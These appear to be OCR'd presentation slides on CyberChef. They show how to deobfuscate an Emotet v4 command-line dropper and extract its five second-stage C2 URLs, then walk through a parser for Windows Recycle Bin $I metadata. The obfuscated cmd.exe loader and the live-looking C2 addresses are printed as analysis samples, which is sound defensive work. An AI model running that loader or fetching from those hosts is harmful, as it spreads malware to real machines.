
Join delimiter
\n

One final round of RegEx and using the Split Operator…
We have FIVE glorious C2 addresses for the price of one!



```
http://www.vladimirfilin.com/VzBE7R
http://nimsnowshera.edu.pk/D
http://sinonc.cn/uz6
http://forestbooks.cn/wp-admin/sFfyqdF
http://eskrimadecampo.ru/UVAwk
```

Structure from chaos in 8 Drag and Drop operations




```
cmd.exe /c CM%APPDATA:~  -12,1%;  ;  ; /V^:o;; ;  /R"; ;  ;  (  (   (^Se^t owy=djh ^tDJ^ D^2d^ h^W^X NfR^ T51
^xCV u n n0^a^  Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W  ^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7zti9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^IOsr^B^f^gbRNv^;^0^E n^O
cR^4sLSH^pY$Tm^Y ^E1^Ps^jin^sx7T^eOi^mcjJ^po^ 4^gr^wIZPWBG^-C^bxt^uPJrXp^e^aA^E6t^EK^dS2^5^W;^PZ^d^)Lw^ln^
TSRiXS^S5^qu$^A^lM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BCOeoGYv^y^p^3^akCU^s4Ig^.t2Vce6j^s^EcuHW0^i$^bv^j;^5hO^
)^6BJ^ymtN^dATgoHFv^BSW^DeD^m^zs3Nvnu^YKoN^e^jp^X^mS^sbNAe A^irJV^s^.^To0^Yo^P^Bap^h^j^QNUb$
wd^(L^j^8eanWtX^5niXz^Zr^sBHw^h^Hl.p^HwcBQKsMA5HIbu^$I^b^k^;I^HA1C8^5 er^u=VvC
94^6e7zk^pVG^KyC1r^tQdK^.^p3tcRxG^sA^i9^HF^0^D$ev^k;^M^XD^)ruC^(X^iTnIuCeA69pfPFo^61B^.36EcLvCsi7BHEb1$^0xW{^
mM^a ^Fo^B^)95R^0NRh0DTb^2L^xf QsqqvfXeGI1-^hRN^ ^7a^Q^sfRNu^uJytP9^4aSRjt^fYMSt^Of^.^k^eCYh^9ea^h^mG^Qq
N$UCo^(L^EA
^gV^If8^5CI^l^OG;^WQd^)^XCt^(k^OgdFOEnXIW^eFb^h^  fs.kaPYeh^5^aJNc^Qk^OH$7IR;0NC^)nX^B0^UKw,^F1i^i0o^Snc^qRMJ
zW$JgV,NUI^'6H^k^TSP0EOL^eG^qbX'HL^9^(X9Dne F^    fXVoo^8y.^WHO^Y^ml^waVREQ^A4Q^$40D{dwo^y9Ntryept
z^e{bpl^)DQR^Wv^AISBbVkd^Qj^$INr x^7GnY5^BiU      n7 oM1uO^$^uHd^(6gR^h^IO^EcZ8raN^sSeBucr9^M^
^o6^WefETJ;kS^M'mEvm^jU^ ^a^a^A^z^e^IN^prANX          b^gSm^dj^pso nvdG0vaENm^'0xh^
Va^H^mx7To^EcYc^Z^Y6^-Sj^K^  yX^t^EUocG^kW^eEm^y      4^-VRowg^9re^6HgNn^Kj ^b8^4=^wVY^
Y^Avc3wrsglRH^Q^u^j$^B^yU;Lx6^'XGyp^SX^E^tv^x^G^tlr    GcmLR^qx^sHE^.Gy^I2yKgl^h07^m^ASRxXUksfhwm^T^b3
'vnO ^lQ^jm9y5o^iVucku^h-O 0^ ^U^T ^t8WLc5^D^m^e^U^H   Sd ^-5E^3w^i^Y^OeqZ^aNDUk^=8^iD
^K^j^T^YF^L^zaKt0Qm
0^$^wvV;^Y^y^U^)^8MG'C^XpeYi^hxfVW^eHS5.E^A7H3^gA^h^PN2^i^jza\N^Hl'
sU4mkb^Bew^gLT^i^lkt^J^Kren43GO^1T^:^tUO^:^Dzt^]txlh^BhRt^07NaPo9^P
uyu^A^B^ScJ^k[a^J^y^(PQ5=^j^36nFScR0b^KSS^Yg$^LPg^;Vi^H^)5E^Z'Mv2@q
mK^'cH^3k^4M^hw^W EA6^ibVs^Q ^Uuc^b/NSLudbor^hq^1.^f3^HoN^H^Op^k
im0ZPaS^Tnc70ZeE^Lhd5U0abZ^Jm^JN4i^aNTrC^B^e^k
FGs^qVfeqJK/^4kr/1lI:6^XQpF^Mc^tWr^l^tize^hEs^g^@GI^dF^GL^A^d^LKbqB
su^Ua^o^1^a-V9upi^y^Jw^u2^E/cM5nl^B^AcTy^p.3Oxs^sE^fkoZI^o^d^sKoYze
E^e^EnGrqxUoV^B^yfpeF/PZm/i^5v^:oV^xphrmt^8d^FtzDKhdSR@^5bN^6^W^dPz
Xn2S^t^i7cesv8n/Yp^t/^4^q3^:R^0^kp Y^otW^pLtvoVhAzm@^4CL^D7H^3/^P^d
G^.r^GnavedrD8s^ekErhP2Nsj^S9^wX^SroPG^9n^Ji^osR^a^6m^yCXiB^8Rnrd^F
bt7^B^xYE^u^tHB^AeRz^av^dVW5I/^0UwmQNZo7^ULcG6e.h^ZanONLi^Xofl8^qU^
^p^Uvmxa.csZwF^IOw^T^O^g^w^TY1/^onN/^BWT^:6KCp^t^Hm^tcVDtO0Qh0^1o'T
j^J^ZX^Qlj^Lv^G'^u^Jj^=i^2FcmpoK^Q^h3^HFOW$^oFK cn3^lk^K^slJIg^en^
)&&  ;;  F^or;  ; ; /^l  ;  %^W ;; ; ^in ; ( ^ 2^1^59  ^-^4 +3)  ;;
mCd^O=!mCd^O!!owy:~%^W,1!) )&&;;  ; i^F ; ;  %^W ; ; ;  ; lS^s ; ;
```

```
http://www.vladimirfilin.com/VzBE7R
http://nimsnowshera.edu.pk/D
http://sinonc.cn/uz6
http://forestbooks.cn/wp-admin/sFfyqdF
http://eskrimadecampo.ru/UVAwk
```

Not only easy but, repeatable!

- Recipes can be saved to local storage for reuse, be given as gifts, or exchanged for beer.
- Data Links can be stored as bookmarks



```
Regular_expression('User defined','(cmd.exe.*\\)
")',true,true,false,false,false,false,'List capture groups')
Find_/_Replace({'option':'Regex','string':'\\^'},'',true,false,true,false)
Regular_expression('User defined','set ...\\=
(.*o...p)\\)',true,true,false,false,false,false,'List capture groups')
Reverse('Character')
Regular_expression('User
defined','(.)...',true,true,false,false,false,false,'List capture groups')
Find_/_Replace({'option':'Regex','string':'\\n'},'',true,false,true,false)
Extract_URLs(false)
```

Recipe name

Parse Emotet v4 and Extract 2nd Stage C2 addresses

Save your recipe to local storage using this name, or copy it to load later

Data link ☑ Include recipe ☑ Include input


https://gchq.github.io/CyberChef/#recipe=Regular_expression('User%20defined','(cmd.exe.*%5C%5C)%20%22)',true,true,fal...

Large Recipes using CyberChef

Building a Parser for Windows Recycle Bin Metadata


Parsing Windows Recycle Bin Metadata

- Why? The simplest forensic artifact I can think of



Prior to Windows 10		
Offset	**Size**	**Description**
0	8	Header
8	8	File Size
16	8	Deleted Timestamp
24	520	File Name

$I structure prior to Win 10




Windows 10		
Offset	**Size**	**Description**
0	8	Header
8	8	File Size
16	8	Deleted Timestamp
24	4	File Name Length
28	var	File Name

Windows 10 $I structure

Using Native CyberChef to Parser Recycle Bin Meta


The idea is fairly simple as far parsers go


Check First Byte for 0x01 or 0x02
0x01? (Win7)
No?
0x02 (Win10)
No
Parse File Path Offset 24
Parse File Path Offset 28
Parse Deletion Date Offset 16
Parse File Size Offset 8
Do Nothing

The Reality Ends Up being ~24 Steps

```
Conditional_Jump('^(\\x01|\\x02)',true,'Error',10)
Find_/_Replace({'option':'Regex','string':'^(\\x02.{23})(....)'},'$1',false,false,false,false)
Subsection('^.{24}(.*)',true,true,false)
Decode_text('UTF16LE (1200)')
Find_/_Replace({'option':'Regex','string':'^(.*).'},'\\nDeleted File Path: $1',false,false,false,false)
Merge()
